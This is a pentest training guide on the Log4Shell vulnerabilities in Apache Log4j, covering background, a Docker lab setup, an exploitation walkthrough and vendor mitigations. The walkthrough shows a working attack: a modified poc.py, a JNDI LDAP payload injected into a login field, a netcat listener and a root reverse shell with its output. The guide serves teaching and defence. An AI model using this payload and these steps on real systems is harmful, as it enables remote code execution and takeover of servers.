iGNITE Technologies

A DETAILED GUIDE ON

LOG4J

PENETRATION TESTING

(CVE-2021-45105)

Contents

Introduction 3

Log4jshell 3

What is Log4J. 4

What is LDAP and JNDI 4

JNDI and LDAP Chemistry 4

Log4J JNDI Lookup 5

Pentest Lab Setup 6

Exploiting Log4j (CVE-2021-44228) 8

Mitigation 12

Introduction

we are going to discuss and demonstrate in our lab setup the exploitation of the new vulnerability identified as CVE-2021-44228 affecting the Java logging package, Log4J. This vulnerability has a severity score of 10.0, the most critical designation, and offers remote code execution on hosts engaging with software that uses the log4j utility. This attack has also been called "Log4Shell".

Log4jshell

CVE-2021-44228

Description: Apache Log4j2 2.0-beta9 through 2.12.1 and 2.13.0 through 2.15.0 JNDI features used in the configuration, log messages, and parameters do not protect against attacker-controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

Vulnerability Type	Remote Code Execution
Severity	Critical
Base CVSS Score	10.0
Versions Affected	All versions from 2.0-beta9 to 2.14.1

CVE-2021-45046

It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. When the logging configuration uses a non-default pattern layout with a context lookup (for example, $${ctx:loginId}), attackers with control over Thread Context Map (MDC) input data can craft malicious input data using a JNDI Lookup pattern, resulting in an information leak and remote code execution in some environments and local code execution in all environments; remote code execution has been demonstrated on macOS but no other tested environments.

Vulnerability Type	Remote Code Execution
Severity	Critical
Base CVSS Score	9.0
Versions Affected	All versions from 2.0-beta9 to 2.15.0, excluding 2.12.2

CVE-2021-45105

Apache Log4j2 versions 2.0-alpha1 through 2.16.0 did not protect from uncontrolled recursion from self-referential lookups. When the logging configuration uses a non-default Pattern Layout with a Context Lookup (for example, $${ctx:loginId}), attackers with control over Thread Context Map (MDC) input data can craft malicious input data that contains a recursive lookup, resulting in a StackOverflowError that will terminate the process. This is also known as a DOS (Denial of Service) attack.

Vulnerability Type	Denial of Service
Severity	High
Base CVSS Score	7.5
Versions Affected	All versions from 2.0-beta9 to 2.16.0


What is Log4J.

Log4j is a Java-based logging utility that is part of the Apache Logging Services. Log4j is one of the several Java logging frameworks which is popularly used by millions of Java applications on the internet.

What is LDAP and JNDI

LDAP (Lightweight Directory Access Protocol) is an open and cross-platform protocol that is used for directory service authentication. It provides the communication language that applications use to communicate with other directory services. Directory services store lots of important information like user account details, passwords, computer accounts, etc., which is shared with other devices on the network.

JNDI (Java Naming and Directory Interface) is an application programming interface (API) that provides naming and directory functionality to applications written using Java Programming Language.



JNDI and LDAP Chemistry

JNDI provides a standard API for interacting with name and directory services using a service provider interface (SPI). JNDI provides Java applications and objects with a powerful and transparent interface to access directory services like LDAP. The table below shows the common LDAP and JNDI equivalent operations.


Operation	What it does	JNDI equivalent
Search	Search directory for matching directory entries	DirContext.search()
Compare	Compare directory entry to a set of attributes	DirContext.search()
Add	Add a new directory entry	DirContext.bind(), DirContext.createSubcontext()
Modify	Modify a particular directory entry	DirContext.modifyAttributes()
Delete	Delete a particular directory entry	Context.unbind(), Context.destroySubcontext()
Rename	Rename or modify the DN	Context.rename()
Bind	Start a session with an LDAP server	new InitialDirContext()
Unbind	End a session with an LDAP server	Context.close()
Abandon	Abandon an operation previously sent to the server	Context.close(), NamingEnumneration.close()
Extended	Extended operations command	LdapContext.extendedOperation()

Log4J JNDI Lookup

Lookup is a kind of mechanism that adds values to the log4j configuration at arbitrary places. Log4j has the ability to perform multiple lookups such as map, system properties, and JNDI (Java Naming and Directory Interface) lookups.

Log4j uses the JNDI API to obtain naming and directory services from several available service providers: **LDAP, COS (Common Object Services), Java RMI registry (Remote Method Invocation), DNS (Domain Name Service),** etc. if this functionality is implemented, we should this line of code somewhere in the program: **${jndi:logging/context-name}**

A Normal Log4J Scenario




The above diagram shows a normal log4j scenario.

Exploit Log4j Scenario

An attacker who can control log messages or log messages parameters can execute arbitrary code on the vulnerable server loaded from LDAP servers when message lookup substitution is enabled. As a result, an attacker can craft a special request that would make the utility remotely download and execute the payload.

Below is the most common example of it using the combination of JNDI and LDAP:
${jndi:ldap://<host>:<port>/<payload>}



1. An attacker inserts the JNDI lookup in a header field that is likely to be logged.
2. The string is passed to log4j for logging.
3. Log4j interpolates the string and queries the malicious LDAP server.
4. The LDAP server responds with directory information that contains the malicious Java Class.
5. Java deserialize (or download) the malicious Java Class and executes it.

Pentest Lab Setup

In the lab setup, we will use Kali VM as the attacker machine and Ubuntu VM as the target machine. So let's prepare the ubuntu machine.

```
git clone https://github.com/kozmer/log4j-shell-poc .git
```

```
root@ubuntu:~# git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (152/152), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 152 (delta 44), reused 91 (delta 16), pack-reused 0
Receiving objects: 100% (152/152), 40.35 MiB | 9.80 MiB/s, done.
Resolving deltas: 100% (44/44), done.
```

Once the git clone command has been completed, browse to the log4j-shell-poc directory.

cd log4j-shell-poc/

Once inside that directory, we can now execute the docker command.

docker build -t log4j-shell-poc .

```
root@ubuntu:~# cd log4j-shell-poc/
root@ubuntu:~/log4j-shell-poc# docker build -t log4j-shell-poc .
Sending build context to Docker daemon  86.85MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
 ---> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
 ---> Running in 8724a170b0ba
Removing intermediate container 8724a170b0ba
 ---> 0cc623252287
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
 ---> 4cc6925f66e1
Step 4/5 : EXPOSE 8080
 ---> Running in cd1da2f08fae
Removing intermediate container cd1da2f08fae
 ---> 99f4149f5790
Step 5/5 : CMD ["catalina.sh", "run"]
 ---> Running in f5c1fa9bfe87
Removing intermediate container f5c1fa9bfe87
 ---> 1593051f5c64
Successfully built 1593051f5c64
Successfully tagged log4j-shell-poc:latest
```

After that, run the second command on the github page


docker run --network host log4j-shell-poc

These commands will enable us to use the docker file with a vulnerable app.

```
root@ubuntu:~/log4j-shell-poc# docker run --network host log4j-shell-poc
16-Dec-2021 09:37:05.996 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
16-Dec-2021 09:37:05.997 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
16-Dec-2021 09:37:05.998 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
16-Dec-2021 09:37:05.998 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
16-Dec-2021 09:37:05.999 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
16-Dec-2021 09:37:06.000 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
16-Dec-2021 09:37:06.001 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
```

Once completed, we have our vulnerable webapp server ready. Open a browser on the ubuntu machine and type the following address: 127.0.0.1:8080.

Now let's browse to the target IP address in our kali's browser at port 8080.



So, this is the docker vulnerable application, and the area which is affected by this vulnerability is the username field. It is here that we are going to inject our payload. So now, the lab setup is done. We have our vulnerable target machine up and running. Time to perform the attack.

Exploiting Log4j (CVE-2021-44228)

On the kali machine, we need to git clone the same repository. So, type the following command:

```
git clone https://github.com/kozmer/log4j-shell-poc.git
```

```
┌──(root💀 kali)-[~]
└─# git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (152/152), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 152 (delta 44), reused 91 (delta 16), pack-reused 0
Receiving objects: 100% (152/152), 40.35 MiB | 10.94 MiB/s, done.
Resolving deltas: 100% (44/44), done.
```

Now we need to install the JDK version. This can be downloaded at the following link.

https://mirrors.huaweicloud.com/java/jdk/8u202-b08/

Click on the correct version and download that inside the Kali Linux.

Index of java-local/jdk/8u202-b08

Name	Last modified	Size
../		
jdk-8u202-linux-arm32-vfp-hflt.tar.gz	20-Dec-2018 01:49	72.86 MB
jdk-8u202-linux-arm64-vfp-hflt.tar.gz	20-Dec-2018 01:50	69.75 MB
jdk-8u202-linux-i586.rpm	20-Dec-2018 01:50	173.08 MB
jdk-8u202-linux-i586.tar.gz	20-Dec-2018 01:49	187.9 MB
jdk-8u202-linux-x64.rpm	20-Dec-2018 01:50	170.15 MB
jdk-8u202-linux-x64.tar.gz	20-Dec-2018 01:50	185.05 MB
jdk-8u202-macosx-x64.dmg	20-Dec-2018 01:50	249.15 MB
jdk-8u202-solaris-sparcv9.tar.Z	20-Dec-2018 01:49	125.09 MB
jdk-8u202-solaris-sparcv9.tar.gz	20-Dec-2018 01:49	88.1 MB
jdk-8u202-solaris-x64.tar.Z	20-Dec-2018 01:49	124.37 MB
jdk-8u202-solaris-x64.tar.gz	20-Dec-2018 01:50	85.38 MB
jdk-8u202-windows-i586.exe	20-Dec-2018 01:50	201.64 MB
jdk-8u202-windows-x64.exe	20-Dec-2018 01:49	211.58 MB

Now go to the download folder and unzip that file by executing the command**.**

```
tar -xf jdk-8u202-linux-x64.tar.gz
mv jdk1.8.0 202 /usr/bin
cd /usr/bin/
ls | grep jdk1.8.0 202
```

No, we need to move the extracted file to the folder usr/bin and browse to the folder /usr/bin/ and verify if jdk is here.

```
┌──(root💀 kali)-[~/Downloads]
└─# tar -xf jdk-8u202-linux-x64.tar.gz

┌──(root💀 kali)-[~/Downloads]
└─# mv jdk1.8.0_202 /usr/bin

┌──(root💀 kali)-[~/Downloads]
└─# cd /usr/bin/

┌──(root💀 kali)-[/usr/bin]
└─# ls | grep jdk1.8.0_202
jdk1.8.0_202
```

Once verified, let's exit from this directory and browse to the **log4j-shell-poc** directory. That folder contains a python script, **poc.py** which we are going to configure as per our lab setup settings. Here you need to modify '**./jdk1.8.2.20/**' to '**/usr/bin/jdk1.8.0_202/** as highlighted. what we have done here is we have to change the path of the java location and the java version in the script.

Now we need to perform the same changes in the create_ldap_server function. There is 2 line of code that needs to be changed.

```
  GNU nano 5.9                                  poc.py


def checkJavaAvailible():
  javaver = subprocess.call(['/usr/bin/jdk1.8.0_202/bin/java', '-version'], stderr=s>
  if(javaver != 0):
    print(Fore.RED + '[-] Java is not installed inside the repository ')
    sys.exit()


def createLdapServer(userip, lport):
  sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
  print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

  subprocess.run(['/usr/bin/jdk1.8.0_202/bin/javac', "Exploit.java"])

  url = "http://{}:{}/#Exploit".format(userip, lport)
  subprocess.run(["/usr/bin/jdk1.8.0_202/bin/java", "-cp",
                  "target/marshalsec-0.0.3-SNAPSHOT-all.jar", "marshalsec.jndi.LDAPRe>


def header():
  print(Fore.BLUE+"""
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
""")
```

Now that all changes have been made, we need to save the file and get ready to start the attack. In attacker machine, that is the Kali Linux, we will access the docker vulnerable web app application inside a browser by typing the IP of the ubuntu machine:8080

Now let's initiate a netscan listener and start the attack.

nc -lvp 9001

```
┌──(root💀 kali)-[~]
└─# nc -lvp 9001
listening on [any] 9001 ...
```

Type the following command in a terminal. Make sure you are in the log4j-shell-poc directory when executing the command.


python3 poc.py --userip 192.168.29.163 --webport 8000 --lport 9001

```
┌──(root💀 kali)-[~/log4j-shell-poc]
└─# python3 poc.py --userip 192.168.29.163 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.29.163:1389/a}

[+] Starting the Web server on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

This script started the malicious local ldap server.

Now let

Copy the complete command after send me: **${jndi:ldap://192.168.1.108:1389/a}** and paste it inside the browser in the username field. This will be our payload. In the password field, you can provide anything.



Click on the login button to execute the payload. Then switch to the netcat windows where we should get a reverse shell.

```
┌──(root💀kali)-[~]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.29.163] from (UNKNOWN) [192.168.29.129] 51426
id
uid=0(root) gid=0(root) groups=0(root)
ls -al
total 136
drwxr-sr-x 1 root staff  4096 Aug 31  2016 .
drwxrwsr-x 1 root staff  4096 Aug 31  2016 ..
-rw-r--r-- 1 root root  57011 Jun  9  2016 LICENSE
-rw-r--r-- 1 root root   1444 Jun  9  2016 NOTICE
-rw-r--r-- 1 root root   6739 Jun  9  2016 RELEASE-NOTES
-rw-r--r-- 1 root root  16195 Jun  9  2016 RUNNING.txt
drwxr-xr-x 2 root root   4096 Aug 31  2016 bin
drwxr-xr-x 1 root root   4096 Dec 16 11:23 conf
drwxr-sr-x 3 root staff  4096 Aug 31  2016 include
drwxr-xr-x 2 root root   4096 Aug 31  2016 lib
drwxr-xr-x 1 root root   4096 Dec 16 11:23 logs
drwxr-sr-x 3 root staff  4096 Aug 31  2016 native-jni-lib
drwxr-xr-x 2 root root   4096 Aug 31  2016 temp
drwxr-xr-x 1 root root   4096 Dec 16 11:23 webapps
drwxr-xr-x 1 root root   4096 Dec 16 11:23 work
```

We are finally inside that vulnerable webapp docker image.

Mitigation

CVE-2021-44228: Fixed in Log4j 2.15.0 (Java 8)

Implement one of the following mitigation techniques:

- Java 8 (or later) users should upgrade to release 2.16.0.
- Java 7 users should upgrade to release 2.12.2.

- Otherwise, in any release other than 2.16.0, you may remove the JndiLookup class from the classpath: **zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class**
- Users are advised not to enable JNDI in Log4j 2.16.0. If the JMS Appender is required, use Log4j 2.12.2

CVE-2021-45046: Fixed in Log4j 2.12.2 (Java 7) and Log4j 2.16.0 (Java 8)

Implement one of the following mitigation techniques:

- Java 8 (or later) users should upgrade to release 2.16.0.
- Java 7 users should upgrade to release 2.12.2.
- Otherwise, in any release other than 2.16.0, you may remove the JndiLookup class from the classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
- Users are advised not to enable JNDI in Log4j 2.16.0. If the JMS Appender is required, use Log4j 2.12.2.

CVE-2021-45105: Fixed in Log4j 2.17.0 (Java 8)

Implement one of the following mitigation techniques:

- Java 8 (or later) users should upgrade to release 2.17.0.
- In PatternLayout in the logging configuration, replace Context Lookups like ${ctx:loginId} or $${ctx:loginId} with Thread Context Map patterns (%X, %mdc, or %MDC).
- Otherwise, in the configuration, remove references to Context Lookups like ${ctx:loginId} or $${ctx:loginId} where they originate from sources external to the application such as HTTP headers or user input.

To read more about mitigation, you can access the following link:

https://logging.apache.org/log4j/2.x/security.html

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Web Services-API
- Pro Infrastructure VAPT
- Computer Forensics
- Android Pentest
- Advanced Metasploit
- CTF

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux